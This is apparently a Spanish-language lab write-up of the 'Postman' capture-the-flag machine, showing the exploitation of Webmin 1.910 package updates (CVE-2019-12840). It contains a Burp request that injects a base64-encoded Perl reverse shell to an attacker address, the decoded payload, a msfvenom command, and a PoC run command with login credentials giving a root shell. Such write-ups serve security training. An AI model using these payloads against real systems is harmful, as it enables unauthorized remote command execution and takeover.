
busco este mismo exploit pero en github y encuentro uno que explica como ejecutar el RCE manualmente con burpsuite
https://github.com/KentVolt/Webmin-1.910-Exploit/blob/master/Webmin%201.910%20-%20Remote%20Code%20Execution%20using%20BurpSuite



```
3   # Exploit Author: BoxBois
4   # Version: Webmin 1.910
5   # Tested on: Linux
6   # CVE : 2019-12840
7
8   Exploit for webmin 1.910 Remote Command Execution vulnerability. If you have permission to login and update packages then you can remo
9
10  Use burp to make a post request to the webpage and paste the info below in your raw. Replace cookie's sid with your own sid, RHOST and
11
12  Basic msfvenom reverse perl payload creation script "msfvenom -p cmd/unix/reverse_perl LHOST=IP LPORT=PORT -f raw > shell.pl"
13
```

```
Use burp to make a post request to the webpage and paste the info below in your raw. Replace cookie's si

Basic msfvenom reverse perl payload creation script "msfvenom -p cmd/unix/reverse_perl LHOST=IP LPORT=PO

----------------------------------------------

POST /package-updates/update.cgi HTTP/1.1

Host: [RHOST]:[RPORT]

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

Cookie: sid=[INPUT GOOD SID HERE]

Referer: [RHOST]:[RPORT]/package-updates/?xnavigation=1

Content-Type: application/x-www-form-urlencoded

Content-Length: 432

Connection: close
```

validamos si la ruta /package-updates/update.cgi existe



interceptamos con burpsuite y comparamos con la prueba de concepto

Request

Pretty Raw Hex

```
1  GET /package-updates/update.cgi HTTP/1.1
2  Host: postman:10000
3  Cookie: redirect=1; testing=1; sid=06e4360824b9c1661ceb70d8eb25f203
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
   Firefox/128.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Dnt: 1
9  Sec-Gpc: 1
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16 Te: trailers
17 Connection: keep-alive
18
19
```


Response

Deberiamos meter los parametros de :
Cookie: sid=[INPUT GOOD SID HERE]
Referer: [RHOST]:[RPORT]/package-updates/?xnavigation=1
u=acl%2Fapt&u=[PAYLOAD HERE]
el payload parece ser una reverse shell codificada

```
              POC Payload Info
URL decoded
  | bash -c "{echo,cGVybCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApO2ZvcmVhY2ggbXkgJGtleShrZXlzICVFTlYpe2lmKCRFTlZ7JGtleX09fi8oLiopLyl7JEVOVnska2V5f

base64 decoded
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.10.14.2
```

validamos los datos empezando con la reverse shell
Usamos cibercheft.io para decodificar en base64

perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.10.14.2:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'




Ahora colocamos la cadena de base 64


| bash -c "{echo,mete aqui la base64}|{base64,-d}|{bash,-i}"

| bash -c "{echo,cGVybCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHApO2ZvcmVhY2ggbXkgJGtleShrZXlzICVFTlYpe2lmKCRFTlZ7JGtleX09fi8oLiopLyl7JEVOVnska2V5fT0kMTt9fSRjPW5ldyBJTzo6U29ja2V0OjpJTkVUKFBlZXJBZGRyLCIxMC4xMC4xNC4yOjQ0NDQiKTtTVERJTi0+ZmRvcGVuKCRjLHIpOyR+LT5mZG9wZW4oJGMsdyk7d2hpbGUoPD4pe2lmKCRfPX4gLyguKikvKXtzeXN0ZW0gJDE7fX07Jw==}|{base64,-d}|{bash,-i}"

metemos en burpsuite




y ahora convertimos a url



```
Pretty    Raw    Hex
GET /package-updates/update.cgi HTTP/1.1
Host: postman:10000
Cookie: redirect=1; testing=1; sid=06e4360824b9c1661ceb70d8eb25f203
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
u=acl%2Fapt&u=|+bash+-c+"{echo,cGVybCAtTUlPIC1lICckcD1mb3JrO2V4aXQsaWYoJHA
pO2ZvcmVhY2ggbXkgJGtleShrZXlzICVFTlYpe2lmKCRFTlZ7JGtleX09fi8oLiopLyl7JEVOV
nska2V5fT0kMTt9fSRjPW5ldyBJTzo6U29ja2V0OjpJTkVUKFBlZXJBZGRyLCIxMC4xMC4xNC4
yOjQ0NDQiKTtTVERJTiU2bZmRvcGVuKCRjLHIpOyR%2bLT5mZG9wZW4oJGMsdyk7d2hpbGUoP
D4pe2lmKCRfPX4gLyguKikvKXtzeXN0ZW0gJDE7fX07Jw%3d%3d}|{base64,-d}|{bash,-i}
"
```

Pero no funciono y es porque webmin corre en https entonces busco otro rato y encuentro un Poc
https://github.com/NaveenNguyen/Webmin-1.910-Package-Updates-RCE/blob/master/exploit_poc.py




Webmin-1.910-Package-Updates-RCE / exploit_poc.py ↑ Top


Code | Blame | 81 lines (60 loc) · 2.98 KB | Raw

```
10
11  #msfvenom -p cmd/unix/reverse_perl lhost=<attacker_ip> lport=<attacker_port>
12
13  #python3 exploit_poc.py --ip_address=<victim_ip> --port=<victim_port> --lhost=<attacker_ip> --lport=<attacker_port> --user=<u
14
15  import requests
16  import argparse
17  import sys
18  import base64
19  import urllib.parse
20  from requests.packages.urllib3.exceptions import InsecureRequestWarning
21
```

escrito en Python 3 solo hay que colocar los datos ejecutamos y tenemos shell con el usuario root

python3 exploit_poc.py --ip_address=postman --port=10000 --lhost=10.10.14.2 --lport=444 --user=Matt --pass=computer2008





Conclusión: Postman es una máquina fácil tirando más a media basada en el Remote Dictionary Server (redis) y el servicio de webmin, para ser de nivel fácil se deben utilizar varias formas de explotar las vulnerabilidades en redis por medio de ssh y en webmin apoyado de un script PoC de GitHub, dado que la mayoría de exploits se encuentran en metasploit.